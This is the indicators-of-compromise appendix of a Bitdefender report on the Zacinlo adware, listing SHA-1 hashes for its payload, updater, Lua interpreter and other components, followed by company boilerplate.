aaf10b4c1b3c85c4e84ce16def15c428d648ee00
d0d61d541e2104e9761dc69fd5ca845d1105e777
68a0208ea12250dea5689eedbe1fa4f1d967b7c6
252ebce33995211cffc330a572f336848affcdce
50ce0518d7ac70328bf11bd27e984f1991ec56ae
b61091b759702c97f18240b393b31b328501e8a8
eb5f71f0746e111fc74e64ad4e754ca1d876d90e
d4f0c85ccb120db0a8c4b9c57c9d652374e07107
00c2f582016d4a2d2ff6798ba281f3947d62cf81
2ab5e8f9f7eadf71add5e8840824fc7104ae26de
b5f9b4e4275ff9201ba433bf4bbec402cbc67c6f
490f2818d6fb14599828be62bc4b2f3aebc8ed1c
fd719f67bd121780c910b5e557dcd242fb327133
0e8932e616a9f4bd418caf02de41351ab9af272c
e87df0917ca4f0ee44f49ecfcea9f65c3d307d5b
bea0cd11f63c523abf62d980a2de857369738f3c
```

Earlier Payload

```
400475991ecb3c5a314bd318d1b5355a8d7961ff
2021f2b3b28c628920415b2bd139873deac9d925
8c8c3bc2f545f709e5e9e81275fe012950de210d
cffde644597babb96546492c81e8fb84c806b2de
01fed876d81ae8e1f0352ba81761ebf951af657d
4af4e3792ec52f951b1879ed5deb9bfb61908365
2cdf93f28c2310d33138e324cac387fab3819fa7
84f2ad2fbe41f9e938f9592372b9e781063cf3cd
4793630fe9adc5e080761483f75fe33e010104fa
d43e3f496c201689029304c5683cbfc523f69632
d6fc19c59ebd566ea3d1b761b06aca54e107b99a
61ba641ecf3a4fae485ed62219b2f4946bea532a
32b19d2d9cc8a7c6faa312865f8ee0f2b39b64cd
ccb63a5bee084a291fcb45904d125d50c2c5592b
93837788ce8180179faac1a76553dbc6fb6b0869
9c2b0c6c84a9259a95087686e742a96b5b0b33a2
0227ce7e45aa612f29f786dd71161c536f600126
3c8ba8ef12f8e756a60c7ab749e21eee6e1577f1
7be97ac27d08da41dd39e80c9229677a8b5e5077
8cccd99cb9dfbbaf825a42b75e075ff8f3191ef0
63cb4e4caea28e2c8f92b6c08a2191ce3f6ee3ee
9d31541155bc314c948aee0cd681cdf036db0c47
cc51b40a659829052a381e09ed7d830cb96edaa5
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82d66ed9f68fa859c03e2b41d4ea130bc2e51315
02b98dd502dde65d32e15f1ba0ef385abfe02a63
016198871a322efe6d8bd911c50ad02505a7deed
af6649b2324040d7bcb2bcccf8ba441d4d3a5b83
c7231a996b60d9c98510f9cfa6436d33a31b11df
9c21d2a3c2a06d056b3bc0a3c82cae8b7cf3485d
98515bd53e339356e931e3cc1ca0b08b63f436e8
b342304677b8c5a8fcdb343b9fc26e1a1ad612b6
2bea8ee9e0a3e7785f4cbf048595ce2ea88cfeb1
1eb22698c95202f79158f163026bdf7b33474aa3
646fb17af87e6faff1815efee412c26d8e44f93a
08b07a27bba11bb51e571d77a1adba7f2a6ddb84
4d220a54c7da68b5e2bb777d0143a467bdec7e42
6719270260733d6f42b8b2088527646c4c27ff12
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68ae4672d314aef730143f0ebd8efe2a17127078
e8127c2ed70849fa5369fcc247b46b3e0a51de3d
d4becf9a12b5b7f7f4ed9727771a675e28bcf962
c0486576fa602d189e69a8a67bf34d95068c96fb
3eb581fa4a70b3ae43f8e93a4ec188f872e62a0a
ee4611bf983fc134570d1613c7033c6a42fa5b0b
1de4a0825182e095a9c66a82479a8ffd7ee840e5
```

Updater

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d48fbb2b8567a48e8a1974ccf7701a41e6ee922e
7fe22d77b8a4806bb93e1c6d1c9a4d84ef3ef5f6
2f600e1a9b9015eae5322d1d1d35fecb8b3b87d9
b2dd2bebf820e4072089a3672492e4b63449e2ff
69473d0079173631acc5fd47f377224c7859d4c5
496ce703d341ed0229c8031776f6726a45d375e3
2e4c7ec62a327bdb171fee62decdf87868c962c9
f6e60cb12ab7d61e0218ace7c6e33d8dfb56067c
cbf052b7ebcbe7108a14a520f519ad628ffd2c69
738db84b54c6379dcf1c689cf13ab9d444260310
d2d94d586cb0c47cde5f4b3594f6bfa62f17171b
eee720d364254d1ef8e4992099751281 25fd79e7
528a8c2bb60d09e3dcd1e81d4a6b3c9d302b0701
923731222a868376ceadc62bac91e05b50555d5e
a0bda40811e5421a543fd35d2f9d8c41643e18e2
4207c3da0a0b18e622681b9a379d5bd1f34df1f2
f1f18ad14d4ebe08218cf1545b1f65487ed4eb74
d31bfc923d9e3b5bd7c7c657ded0337748986136
6532965684a587e275df801f329fc1b41cb412b4
0d00ef158d96698a923667e59e99739e019fb445
ee9630597d11a4cbbda903885d0b7ca930c70084
e7e081bbcbdf05bcb1483051301f2315d44b78ae
```

Service Component

```
692aee2d53e80ba3b401e42a22dee851d9282161
3beb2df09db314091ed2f51ce8295a32d4181992
229fde226eadbe717bd48c6fe2e827a9ee569ab5
893e96bfe56980a46a8cae233f9f8a2952806b85
87991d0837322d3269cba2f01c6846b688a0ee46
```

LUA Interpreter

```
c7abe781b6f01eb458c52670aaec140c746a118c
ca4fc3f9b6d65ec71d7783cd11f09f5f3a2f7909
b0545e221a295221699f26b644f08ecef804c7b4
4b9a1c1fdf1cbea5c592a035052270af286eb713
fb241b99a05d29c581a2e35ed490c27a25c0b059
8d61f971a181d52139ca9163edba0ec2cea10b80
0d8cd32496a5e925ca43b109c147d71b766d5221
aac891729e5c3e8bf8412fc1d3b8193dd596d276
7d00e442939f28915001e40ec48b483c5f685ee2
eee60661783c2aa257ac7f42c89e853b5b2ba887
a5820dc0839ed4e08070c14650372e83bd6ae413
aca27ac61efa023e4e86224afaea1343bb34de20
414dc73175ddf1f2bf7d6d7e5dd0ed7d52e8aebf
c0d086cd71d579ad4ef7d9b6d7e4b9e4a4769044
15512d697b10261f7a96cde5ffcc76f2de3b6d5e
```

Dataup

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Homepage

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Main Downloader (old version)

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AV Info Service

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Setup Downloader (old version)

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Setup Downloader

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S5mark Application

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Component Updater

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Payload - Master

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Payload - Client

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Adware Killer

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Zacinlo

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Bitdefender is a global security technology company that delivers solutions in more than 100 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a leading security provider in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has elevated the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with the world's leading virtualization and cloud technology providers. More information is available at http://www.bitdefender.com/

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